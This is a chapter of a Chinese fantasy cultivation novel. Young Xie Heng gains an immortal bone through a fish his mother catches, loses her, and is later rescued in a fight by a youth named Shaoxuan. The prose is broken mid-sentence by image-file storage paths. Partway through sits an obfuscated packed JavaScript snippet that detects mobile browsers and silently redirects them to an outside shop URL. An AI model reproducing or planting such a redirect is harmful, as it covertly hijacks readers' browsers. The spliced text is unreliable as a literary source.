一开始,到了夜间,母亲还会抱着他,返回县城居住,后来,母亲干脆就在水域边,搭了一个草棚,和那片水域耗上了。 从他牙牙学语,蹒跚学步,到念书识字,母亲除了偶尔带他去县城补充食物用具,他们一直住在那片水域边上。 谢珩十八岁那年,对于天人来说,无病无灾的话,寿享三千,百岁成人,十八岁的他,看着也就凡人四五岁的模样。特别是,他没有仙骨,就算沐浴在天界的灵气中,灵气也没法在体内留驻,看着比同龄人瘦弱。 那天晚上,他突然感觉到了一股奇妙的感应,仿佛有一瞬间,空气中弥漫着一股万物竞天的自由气息,然后,他就看到母亲拉起的钓竿上,挂着一条剔透如水晶的无骨小鱼。 小鱼的鱼尾摆动时,犹如诸天星辰的微光在闪动。 “盗天仙源鳟!”母亲欣喜若狂地摘下小鱼,小心翼翼地捧到他面前,“阿蛮,快服下!” 他张开嘴,那条无骨的小鱼就滑入了他的口腔,消失不见了。 “阿蛮,感觉怎么样,有没有觉得哪里疼?”母亲紧张地看着他。 谢珩摇了摇头,他什么感觉都没有。 到了第二日,朝霞升起时,他跟着母亲餐服霞气,引气入体,这些年一直在做无用功的他,突然感觉到丹田有了暖意。 “阿娘,有感觉了。”他赶紧把这个好消息告诉母亲。 “太好了,娘的阿蛮,终于有仙骨了。”母亲抱着他,笑了起来,笑着笑着,又哭了起来。 随后,母亲带着他回到了县城,过起了寻常日子。 教他读书习字,世间道理,教他引气入体,温养丹田。 虽然,他的进度,比同龄人慢了许多,毕竟后天重铸,不比先天仙骨,总有些不如意,但是看着他在缓慢进步,母亲就很高兴了。 谢珩那时候不知道,盗天仙源鳟看着像条鱼,实际上,并不是一条鱼,而是一段逆天改命的“天机”,擅改天机者,当然要付出代价。 他在缓慢进步,而母亲,却变得越来越嗜睡了。 大概又过了十几年,有一天,谢珩晨起去买菜,给母亲带了她最喜欢的米糕,回到家,看到母亲和一个男人在堂屋里对坐交谈。 “阿蛮,这是阿爹,快叫阿爹!”母亲看到他进来,微笑着说道,苍白的脸色中,有着无法掩饰的疲惫。 谢珩看着母亲鼓励的眼神,又看着那个男人,迟疑了一会儿,才开口道:“阿爹!” 谢南山愣了一下,回道:“阿珩都已经长这么大了。” 谢珩这个名字,是他和芸娘在谢珩还在芸娘肚中时就起好的名字,没想到过了这么多年,才能这么唤他。 没过多久,母亲在睡梦中离去,再也没有醒来,谢珩哭到嗓音嘶哑,也没能让她再睁眼看他一眼。 后来,父亲处理好了母亲的丧事,就把他和母亲的骨灰一起带回了广延城。 母亲和他在外的几十年间,父亲已经重新娶妻生子,在广延城安了家。 从父亲带他回家那日起,新夫人对他,谈不上有多坏,他的吃穿用度,都不比谢瑾差,身边服侍的人,也不比谢瑾少。 至于身边小厮顽劣,喜欢撺掇他干这干那,只能怪他年少心性不定,容易被人唆使怂恿吧。 谢瑾犯了错,会挨打,而他犯了错,就算父亲动怒打他,新夫人总会居中劝说。 “芸娘姐姐就这么点骨血,老爷真把他打坏了,姐姐泉下怎么安息?”每次她这么说,父亲就算生再大的气,最后只能算了。 如此这般,只知供养,疏于教养,他的少年时代,过得很是顽劣不堪。 终有一日,他与人打架,伤了对方脉络,对方家族势大,父亲费了好大劲,才摆平这事,对他发了大火:“我打死这个孽障算了。” 那一次,他挨了好大一顿打,还是新夫人劝说,父亲才没把他真的打死,随后,父亲把他送回了红叶城的老家,把他关在城外的别庄里思过。 他身上有伤时,只能乖乖待在别庄里,伤好了,别庄的这点院墙,当然关不住他。 他家的别院在一个叫红叶原的地方,此时正是秋季,漫山遍野都是红叶,胜景如画,美不胜收。 谢珩独自被关在这里思过,身边的小厮全留在了广延城,一个都没带来,所以他只能一个人溜出去玩。 他头一次来这个别庄,对周边一切都不熟,这日,他沿着一条浅浅的小径,往山下走,走着走着,路上突然看到了一只红尾鼠,这是一种小妖兽,没啥大用处,就是看着漂亮,红彤彤的尾巴,如朝霞一般耀眼。 这种妖兽在红叶原中生存,原本也算相得益彰,周边环境很能隐藏它。 偏偏谢珩眼尖,一眼就看到了它,随即屏住了呼吸,捏起法诀,悄悄靠近,准备逮住它。 红尾鼠战斗力不高,但是非常警觉,它听到有细微声响,马上就跑了。 谢珩追了过去,然后,就遇到了其他人,他们也发现了红尾鼠 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16878734|191946||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ,和他争抢了起来。 谢珩没理都能和人打一架,更何况这只红尾鼠是他先发现的,他有理,更不会让,最后和人打了起来。 在广延城打架,大家都知道谁是谁,下手还有点分寸,但是在这里,大家都不知道对方是谁,所以下手很没有轻重。 对方好几个人,也是顽劣少年,把谢珩打趴下了,还踩着他的手放狠话,让他求饶,否则以后见他一次打一次。 谢珩正疼得哭时,突然听到一个声音问道:“你们在干嘛?” “不要多管闲事!”领头的顽劣少年听到问话声,转头望了一眼,见来人只是一个衣着普通的少年,恶狠狠地说道。 “他们抢我的红尾鼠!”谢珩这次真觉得自己有理,被坏人欺负了,很委屈地嚷嚷。 少烜看了眼围着人的那几个人高马大的少年,又看了眼躺地上哭花了脸的瘦弱少年,大概就凡人十五六岁的模样,这情形,不用多问,一看就是这帮顽劣少年在欺负别人,所以他没多想,就道:“把人放开!” “叫你不要多管闲事,你听不懂吗?”领头的顽劣少年手一挥,一片冰凌就飞了过去。 却见,少烜的身体没有任何动作,周边的树叶却飞了起来,挡住了冰凌。 “原来是硬渣子,一起上。”领头的少年打惯了架,对方一出手,就知道这不是善茬,马上招呼了一声。 几个少年闻言,丢下地上的谢珩,吆喝着,一起向少烜扑了过去。 然后,躺在地上的谢珩,就看到漫天的红叶飞了起来,将扑过来的少年一个个踹了出去,红叶落地,人也全落地了。 顽劣少年意识到这是境界有差距,对方不是练气后期,就是练气大圆满了,不是他们几个练气前期的小虾米,能够教训的,马上从心了。 他们嘟囔了几句狠话,就爬起来跑了。 “你没事吧?”少烜这才看向地上的谢珩。 “我的手断了,好疼!”谢珩捂着手臂说道。 少烜蹲下去,检查了一下,发现他手没断,脱臼了,试探了一下,乘他不备,咔嚓一声,帮他复位了。 又见他的手指被踩伤了,捏了个法诀,帮他清洗了一下伤口,吹了吹,才用帕子包起来了。 他这个动作,可能是无意识的,但是谢珩看到,忍不住眼眶一湿。 幼时,他摔倒了,哭唧唧,母亲也是凑过来吹了吹,哄他说,吹吹就不疼了。 “我的红尾鼠没了!”谢珩眼泪汪汪地看着他。 那只红尾鼠早就在他们打架的时候,乘机跑了。 少烜见他神色这么委屈,不知为何,鬼使神差地说了一句:“别哭了,我帮你再抓一只。” 听他这么说,谢珩心满意足了,说道:“我叫阿蛮,谢家阿蛮。你叫什么名字?” “谢家阿蛮?”少烜回道,“我叫少烜。” 那一年,谢珩初识少烜,他说,他叫阿蛮,母亲去世后,再无人唤他阿蛮,从此以后,又有人这么唤他了。 年少的他,只以为烜者,炽烈光明也,却不料,赫兮烜兮,威仪也。